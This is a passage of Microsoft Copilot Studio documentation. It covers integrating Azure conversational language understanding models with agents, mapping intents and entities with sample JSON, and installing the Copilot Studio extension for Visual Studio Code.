


ⓘ Note

- You must wait for training to complete before initiating another model training.
- You can train the models as many times as you want. Copilot Studio only retains the last successfully trained model, and this model is used when testing or publishing your agent.

Publish your NLU+ agent

When you're ready to publish your agent and its NLU+ model, Copilot Studio uses the last successfully trained model. Select **Publish**, and the **Publish** dialog displays information about the last successfully trained model. This information allows the maker to know which version of the model is being published.



Conversational language understanding integration overview

10/10/2025

You can integrate a [conversational Language Understanding \(CLU\)](#) model with a Copilot Studio agent. Conversational language understanding is a feature offered by Azure AI Language. It's a cloud-based service that applies machine-learning intelligence. You can use it to build a natural language understanding (NLU) component for a conversational application. Language service APIs are available (but not required for you to integrate with Copilot Studio agents), and [Azure Language Studio](#) provides natural language processing (NLP) features for analyzing conversational text.

For projects created with this capability, you can access intents and entities from the CLU model directly in Copilot Studio. You map CLU intents to trigger topics in the same way as native Copilot Studio [trigger phrases](#). In Copilot Studio, entities imported from a CLU model appear on the [Entities](#) page and you can use them just like the other custom and prebuilt entities. You can add [Question](#) nodes in topics and select entities and intents from the imported CLU model. CLU entities are bound to equivalent Copilot Studio objects. You can specify a name, the data type, or the [JSON structure](#) of a custom data type, if desired, for each entity.

ⓘ Note

For an existing agent that you want to take advantage of CLU integration, you must map the CLU model to the Copilot Studio agent, then you can update the agent's trigger phrases to bind each topic to a corresponding CLU intent. You can also manually manage the relationship between the CLU model and your agent.

The concepts discussed in this article help you understand how to integrate CLU models with Copilot Studio agents. For more information, see [Get started with conversational language understanding integration](#).

CLU connectors

A *connector* is a wrapper around an API that allows Azure AI Language to talk to Copilot Studio agents. It provides a way for you to connect your accounts and apply a set of prebuilt actions and triggers to build your apps and workflows. For more information, see [Azure Cognitive Service for Language](#) in the *Copilot Studio, Power Platform, and Azure Logic Apps connectors* documentation.

Power Platform connectors allow Microsoft services to talk to the CLU API. For more information, see the [Copilot Studio, Power Platform, and Azure Logic Apps connectors documentation](#). Although you can import any connector types, Copilot Studio doesn't currently validate connectors.

Connections in Copilot Studio

Connections are stored **authentication credentials** for a connector, for example OAuth credentials for the SharePoint connector. A connection reference is a solution component that contains a reference to a connection about a specific connector.

Copilot Studio connections are environment specific. When you import an agent, you must set up a connection for it. Power Platform offers a standard way of achieving this capability by way of a connection reference. For more information, see [Use a connection reference](#), in the Power Apps documentation.

External recognizers

CLU integration supports specific external recognizers. The `OnRecognize` trigger fires in the following scenarios:

- When a topic is triggered, `LanguageUnderstandingReason.TriggerTopic`
- When a **Question** node doesn't support interruptions and requires an answer, `LanguageUnderstandingReason.AnswerQuestion`
- When a **Question** node supports interruptions and requires an answer, `LanguageUnderstandingReason.AnswerQuestionWithInterruptions`

External intents

CLU integration supports recognized external intents that utilize the `System.Recognizer.IntentOptions` system variable in the following scenarios:

- Reuse *TopicId* for the external intent ID
- Reuse *TriggerId* for the external intent ID
- Create a new property *IntentId* for the external intent ID
- Use system variables that support the reason for triggering the recognizer

 Expand table

Property name	Type	Description
DisplayName	String	The display name for the recognized intent; localized in the current language and to be shown in the "Did you mean..." prompt (if applicable)
Score	Number	The recognizer score
TopicId	String	The Dataverse schema name of the topic
TriggerId	String	The unique ID of the trigger within the AdaptiveDialog topic

For a complete list of Copilot Studio built-in variables, including system variables, see [Variables overview](#).

Mix and match entity component types

CLU entities are relevant information extracted from NLU utterances. Entities can be extracted using different methods. They can be learned through context, mixed and matched from a list, or detected from a prebuilt recognized entity. For more information, see [Component types](#), in the Azure AI Language documentation.

Note

You can use Copilot Studio [prebuilt entities](#) along with CLU entities.

Related content

- [Use system topics](#)
- [Use entities and slot filling](#)
- [Best practices for conversational language understanding](#)
- [Design and control conversation flow](#), in the Bot Framework SDK documentation
- [Create expressions using Power Fx](#)

Get started with conversational language understanding integration

10/10/2025

This article shows you how to integrate a CLU model to an agent.

ⓘ Note

Ensure the [environment for your agent](#) is in a [region supported by Copilot Studio](#) with an equivalent [CLU region](#).

Not all regions supported by Copilot Studio have an equivalent CLU region.

Prerequisites

- A fully [trained CLU model](#), including intents for all system topics and for any custom topics you want to author
- The key and prediction URL for the deployed model
- The CLU project name and deployment name
- An account key for Cognitive Services
- A site URL for Azure AI Language
- A [Copilot Studio account](#)
- A [Copilot Studio agent](#) configured to use classic orchestration
- A Copilot Studio language connector configured to use [maker-provided credentials](#)

Prepare your CLU project

1. If you don't have an Azure subscription, [create a free account](#) [↗](#).
2. [Create a language resource in Language Studio](#) [↗](#), with the [conversational language understanding](#) feature enabled.

To ensure your Copilot Studio agent functions correctly, the CLU model you create must have intents for all [system topics](#) and for [any custom topics](#) you add to your agent.

3. [Define the entities](#) you want your Copilot Studio agent to use.
4. Train and deploy the CLU project in the same region as your Copilot Studio agent.

Prepare your agent

1. Go to the **Settings** page for your agent. Settings for the **Generative AI** category appear.
2. If generative orchestration is turned on, switch to classic orchestration: under **Orchestration**, select **No**.
3. Select **Language understanding** in the side pane.
4. Select **Utilize prebuilt Azure NLU**.
5. If your environment *isn't yet* connected to Azure AI Language or if you want to use a new connection, select **Manage connections**, go to Power Apps, and [create a CLU connection](#).
6. Select the desired CLU connection.
7. Select **Save**. A window appears, prompting you to save a snapshot of your agent before deleting all existing trigger phrases for your topics.
8. Select **Save snapshot**, and save the resulting ZIP archive (*botContent.zip*), to the desired location. The ZIP archive contains a single YAML file (*botContent.yml*) with your agent content, including trigger phrases and messages.
9. Select **Yes, delete my trigger phrases**, and then select **Continue**.
10. Enter the name and model deployment information for the appropriate Azure AI Language project, and select **Save**. Once this operation completes, you can see a new system topic named **Analyze Text**. This topic is connected to your CLU model and its purpose is to recognize intents and entities in conversations between customers and your agent.

ⓘ Note

Changing the language understanding configuration for your agent back to **Microsoft Copilot Studio NLU** removes the **Analyze Text** system topic. It also requires you to manually add example phrases for topics currently mapped to external intents.

Map CLU intents and entities

In your Copilot Studio agent, start mapping existing topics to CLU intents. You can manually map [intents](#) and [entities](#), or [perform bulk mapping](#).

Manually map CLU intents to topics

1. Go to the **Topics** page for your agent.
2. Select the desired topic.
3. On the **Trigger** node, select **Edit**. The **Phrases** panel appears.
4. Under **Intent name**, enter the name of the CLU intent that you want to map to this topic. The intent name appears on the **Trigger** node under **External intent**.

ⓘ Note

The CLU intent name must be typed exactly as stored in the CLU model, including matching case.

5. Select **Save**.
6. Repeat these steps for any remaining topic you want to map to an external CLU intent.

Manually map entities

1. Go to the **Settings** page for your agent.
2. Select **Entities**.
3. Select **Add an entity** > **Register an external entity**.
4. In the panel that opens, enter the desired name and a description (optional).
5. For **Data Type**, select **From sample data**.
6. Select **Get schema from sample JSON**, enter a JSON code snippet for your CLU entity, and select **Confirm**. Find example JSON snippets at [Entity registration for conversational language understanding integration](#).
7. Select **Save**, and close the panel.
8. Repeat these steps for any remaining entity you want to map to an external CLU entity.

Perform bulk mapping

1. Go to the **Settings** page for your agent.
2. Select **Language understanding**.

3. Select **Add topics and entities from model data**. The **Add intents and entities** wizard appears.

4. Select **Choose file** to select the file with your CLU model data.

Your model data appears in the **Preview** pane.

5. Select **Next**. The **Map existing topics** screen appears.

6. Select the desired CLU intent for each topic.

7. Review your selections and select **Next**. The **Create new topics** screen appears, showing intents that aren't mapped to an existing topic.

8. If desired, create a new topic for each of these intents: under **Create a new topic**, enter a name for each topic you want to create.

 Note

The wizard ignores any fields that you leave blank.

9. Select **Next**. The **Register entities** screen appears, showing the CLU entities from your model data file.

10. Select the appropriate data type for the entities you want to use, then select **Next**. The **Review** screen appears.

11. Review the mappings on the **Existing topics**, **New topics**, and **New entities** tab, and select **Save**.

12. Review the information on the **Success** screen, and select **Done**.

Once you're done with this procedure, you can go to the **Topics** page to review your topics. For more information, see [Manage topics](#).

Create a CLU connection in Power Apps

1. In Power Apps, if the **Connections** page isn't already in focus, select **Connections** in the left pane.

2. Select **New connection**.

3. Select **Azure Cognitive Service for Language** (use the search field to narrow down the list if needed). A window appears prompting you for authentication information.

4. For the authentication type, select **Api Key**, and enter the required account key.
5. Enter the appropriate root site URL, if any.
6. Select **Create**. The new connection, with the default name "Azure Cognitive Service for Language," appears in the list of connections for your environment.
7. Select the three dots (:) next to this connection and select **Edit**.
8. In the window that appears, replace the default display name with something else, to distinguish this connection from other CLU connections, and select **Update**.

Related content

- [Conversational language understanding integration overview](#)
- [Entity registration for conversational language understanding integration](#)

Entity registration for conversational language understanding integration

10/10/2025

This article discusses adding conversational language understanding (CLU) entities to Copilot Studio agents. In most cases, you can use [Copilot Studio prebuilt entities](#) for your projects. To use CLU entities:

- You can map CLU entities of the following data types directly to the corresponding prebuilt entities:
 - `BooleanDatatype`: `Choice.Boolean`
 - `StringDatatype`: `Geography.Location`, `Regex`, `List`, `General.Event`, `General.Organization`, `IP Address`, `Person.Name`, `Phone Number`, `URL`
 - `NumberDatatype`: `Number`

ⓘ Note

Composite entities (entities with multiple components) map to `StringDatatype`.

- For CLU entities with custom JSON resolutions, you can use sample JSON code to [register these external entities](#) with your agent. These entities resolve to complex data types. You can manually map CLU entities to Copilot Studio data types by copying and pasting JSON code blocks from this article for the relevant entity.

For more information, see [Data types](#) in the Power Fx documentation, and [Supported prebuilt entity components](#) in the Azure AI Language documentation.

Age

JSON

```
{
  "unit": "Year",
  "value": 10
}
```

Currency

JSON

```
{
  "unit": "Egyptian pound",
  "ISO4217": "EGP",
  "value": 30
}
```

Temperature

JSON

```
{
  "unit": "Fahrenheit",
  "value": 88
}
```

Ordinal

JSON

```
{
  "offset": "3",
  "relativeTo": "Start",
  "value": "3"
}
```

Dimensions

JSON

```
{
  "unit": "KilometersPerHour",
  "value": 24
}
```

Datetime entity types

Datetime is a special entity type that changes the returned resolution based on user input.

The following examples show how to define entities for different types of date and time utterances. Depending on the type of input you expect from users of your agent, you can create your own mappings, based on these examples.

Date

Example input: *Jan 1st, 1995*

JSON

```
{
  "dateTimeSubKind": "Date",
  "timex": "1995-01-01",
  "value": "1995-01-01"
}
```

DateTime (year)

Example input: *I'll be back on April 12th*

JSON

```
{
  "dateTimeSubKind": "Date",
  "timex": "XXXX-04-12",
  "value": "2022-04-12"
}
```

DatetimeRange (duration)

Example input: *I'm out between 3 and 12 of Sept.*

JSON

```
{
  "resolutionKind": "TemporalSpan",
  "timex": "(XXXX-09-03,XXXX-09-12,P9D)",
  "duration": "P9D",
  "begin": "2022-09-03",
  "end": "2022-09-12"
}
```

DatetimeRange (set)

Example input: *Every Tuesday*

JSON

```
{
  "resolutionKind": "DateTime",
  "dateTimeSubKind": "Set",
  "timex": "XXXX-WXX-2",
  "value": "not resolved"
}
```

Datetime (since)

Example input: *I've been out since August*

JSON

```
{
  "resolutionKind": "TemporalSpan",
  "timex": "XXXX-08",
  "begin": "2022-08-01",
  "modifier": "Since"
}
```

Time


Example input: *It's half past seven o'clock*

JSON

```
{
  "resolutionKind": "DateTime",
  "dateTimeSubKind": "Time",
  "timex": "T07:30",
  "value": "07:30:00"
}
```

Overview of Microsoft Copilot Studio extension for Microsoft Visual Studio Code

The Microsoft Copilot Studio extension for Microsoft Visual Studio Code enhances your development workflow in Copilot Studio by bringing enterprise agent authoring capabilities directly into your favorite code editor. This extension bridges the gap between cloud-based Copilot Studio and local development. With this extension, developers can work directly with Copilot Studio agents in the cloud, using familiar local tools and workflows.



What is Copilot Studio?

Copilot Studio is Microsoft's agent building platform allowing organizations to create custom agents that can:

- Answer questions using public or enterprise knowledge
- Execute actions through integrated tools
- Handle simple to complex conversational and autonomous flows

- Deploy to channels
- Create workflow based agents and fully driven AI agents with a built-in orchestrator
- Create autonomous and conversational agents

Why use the Visual Studio Code extension?


Developer-friendly environment

Work in the editor you already know and use with access to:

- Syntax highlighting for YAML agent definitions
- IntelliSense code completion
- Git integration for version control and make use of the cloud based source control integrations
- Work your way with your organization approved extensions
- Keyboard shortcuts and productivity features

Local development workflow with the Copilot Studio Visual Studio Code extension


- Clone agents from Copilot Studio to your local machine - gain access to the Copilot Studio *agent definition* directly on your machine
- Edit agent components using the agent definition language in YAML or favorite agent such as GitHub Copilot or Claude Code, as an alternative to the web UI
- Apply changes to your environment so you can preview and test changes directly in the product before deployment
- Redeploy or Deploy your agent definition directly to an environment of your choice



Collaboration with your team via existing source control practices

- Version control your agent definitions with Git and your choice of source control with Visual Studio Code
- Review changes through pull requests
- Track modifications over time
- Collaborate using standard development workflows

Your organization already uses this functionality. Now, by using the extension and access to the full agent definition (and not just the solution file), you can use standard development practices with Copilot Studio agents across the full lifecycle by using your *existing* team collaboration tools, workflows, and deployments.



Availability and support

The Visual Studio Code extension for Copilot Studio is generally available (GA). Here's what to expect.

- Monthly releases available via the Visual Studio Code extension package. You can set your extension to update automatically or manually.
- Active development of new features and enhancing the agent building lifecycle.
- Raise issues and suggestions on [GitHub](#), with visibility of the current open issues and work being done.

Key capabilities

[Expand table](#)

Feature	Description
Agent cloning	Download existing agents from Copilot Studio to your local workspace and work with the Copilot Studio agent definition
YAML editing	Edit agent components using structured YAML with IntelliSense support
Component Management	Modify knowledge sources, knowledge files, tools, topics, triggers, and skills
Sync operations	View and apply changes between local workspace and Copilot Studio

Feature	Description
Apply your agent changes to your agent in your chosen environment	Create a new agent in a Dataverse environment or update an existing agent

Use cases

Here are some common scenarios where the Copilot Studio Visual Studio Code extension can enhance your development workflow.

Scenario 1: Your team wants to work with an IDE installed and managed locally

Challenge: The development team want to use their experience and familiarity of a development IDE for Agent development.

Solution: Use the Visual Studio Code Extension to work with Copilot Studio cloud-based agents. Cloning the agent definition to a local file directory and manage the updates locally in Visual Studio Code by editing locally and applying changes.

Scenario 2: Large-scale agent development

Challenge: Building complex agents with dozens of topics and tools through the Copilot Studio web UI can take time navigating back and forth.

Solution: Use the Visual Studio Code extension to manage agent components as code, with full text search, development workflows, and fast navigation capabilities.

Scenario 3: Audit Copilot Studio agent development with existing source control practices

Challenge: Multiple team members need to collaborate on agent development without conflicts.

Solution: Clone agents locally, use Git for version control, and use pull request workflows for code review.

Scenario 4: Agent-driven development

Challenge: You want to use AI to work with Copilot Studio agents and rapidly iterate

Solution: Use Visual Studio Code with GitHub Copilot, Claude Code, or your favorite agent to create and update Copilot Studio agent definition components.

Getting Started

Ready to begin? Follow these steps:

1. [Install the Visual Studio Code extension.](#)
2. [Clone your first Copilot Studio agent.](#)
3. [Edit the agent components locally.](#)
4. [Synchronize your local changes with Copilot Studio.](#)

Next Steps

Continue to the [Visual Studio Code installation guide](#) to learn how to install and set up the extension.

Last updated on 01/14/2026

Install the Microsoft Copilot Studio extension for Microsoft Visual Studio Code

Prerequisites

Before installing the Microsoft Copilot Studio extension for Microsoft Visual Studio Code, make sure you meet the following requirements:

System requirements

- **Operating system:**
 - Windows (x64 architecture)
 - Windows 10 version 1809 or later
 - Windows 11 (any version)
 - macOS
- **Visual Studio Code:** Version 1.80 or later (latest stable version recommended)
- **Internet connection:** Required for installation and authentication

Account requirements

- **Microsoft account:** Active Microsoft account with Copilot Studio license or access
- **Copilot Studio license:** Appropriate license assigned to your account
- **Environment access:** Permissions to access at least one Copilot Studio environment
- **Agent permissions:** Read and write access to any agents you plan to edit

Installation steps

There are two ways to install the Copilot Studio extension in Visual Studio Code:

- Install from within Visual Studio Code
- Install from the Visual Studio Code Marketplace website

Method 1: Install from Visual Studio Code

1. Select the **Extensions** icon in the activity bar or press `Ctrl+Shift+X`. The **Extensions** pane opens in Visual Studio Code.
2. In the search bar, enter "Copilot Studio." Look for the official Copilot Studio extension in the results list. Verify that the publisher is "Microsoft."

3. Once you find the correct extension, select it to open the extension details page.
4. Select **Install** to begin installation.
5. Wait for installation to complete. You might see a prompt to reload Visual Studio Code, in which case, select **Reload** when prompted.
6. Verify the installation. Look for the Copilot Studio icon in the activity bar. The icon appears with Copilot Studio branding.

Method 2: Install from the Visual Studio Code marketplace website

1. Go to <https://marketplace.visualstudio.com/> and search for "Copilot Studio." You can also use the direct link: <https://marketplace.visualstudio.com/items?itemName=ms-CopilotStudio.vscode-copilotstudio>.
2. Select **Install** on the marketplace page. Your browser prompts might prompt you to download Visual Studio Code before it asks you to open Visual Studio Code.
3. Allow the browser to open Visual Studio Code and confirm installation by looking for the extension icon in the activity bar.

Initial configuration

First launch

1. Select the Copilot Studio icon in the activity bar. The extension opens as an application pane. A pop-up notification is displayed, indicating that the Copilot Studio extension needs you to sign in.
2. Select **Sign In** on the popup, then select **Allow**. Your default browser opens to a Microsoft authentication page.
3. Enter your authentication credentials and complete any multifactor authentication if necessary.
4. Review the permissions requested:
 - Read and write Copilot Studio agents
 - Access environment information
 - Sync files to cloud

Select **Accept** or **Allow**. The browser prompts you that you can close the window and return to Visual Studio Code.

5. Return to Visual Studio Code. The extension pane loads the environments you have access to, and the agents in those environments.

Verify successful setup

After authentication, you should see a structure under the **Agents** pane within the Copilot Studio extension in Visual Studio Code. You should see a list of environment groups, with nested environments and agents, similar to the following structure:

text

```
AGENTS
└─ Environment Group (for example, developer, default, sandbox, production)
    │   └─ Example Environment 1
    │       │   └─ Agent 1
    │       │       └─ Agent 2
    │   └─ Example Environment 2
    │       └─ Agent 3
```

Troubleshoot the installation

The following are troubleshooting steps for some issues that might occur when installing or configuring the Copilot Studio Visual Studio Code extension.

Extension doesn't appear

Problem: The Copilot Studio icon doesn't appear in the activity bar.

Solution:

1. Reload Visual Studio Code
2. Select **Extensions** and look for the extension in the **Installed** list. Ensure that the extension is not disabled.
3. Update Visual Studio Code to the latest version.
4. Reinstall the extension.

Authentication failures

Problem: Authentication fails or loops repeatedly.

Solution:

1. Clear your browser cache and cookies for `microsoft.com`.
2. Try signing in using a different browser. Temporarily set this browser as default.
3. Disable browser extensions that might block authentication.
4. Check corporate firewall and proxy settings.
5. Make sure you're using a supported account type.

Extension not found in Visual Studio Code marketplace

Problem: Can't find the Copilot Studio extension when searching.

Solution:

1. Make sure you are searching in the **Extensions** pane, not web search.
2. Check the spelling: "Copilot Studio."
3. Contact your admin to see if your organization restricts Visual Studio Code marketplace access.

Uninstall the extension

To remove the extension:

1. Open the Extensions pane.
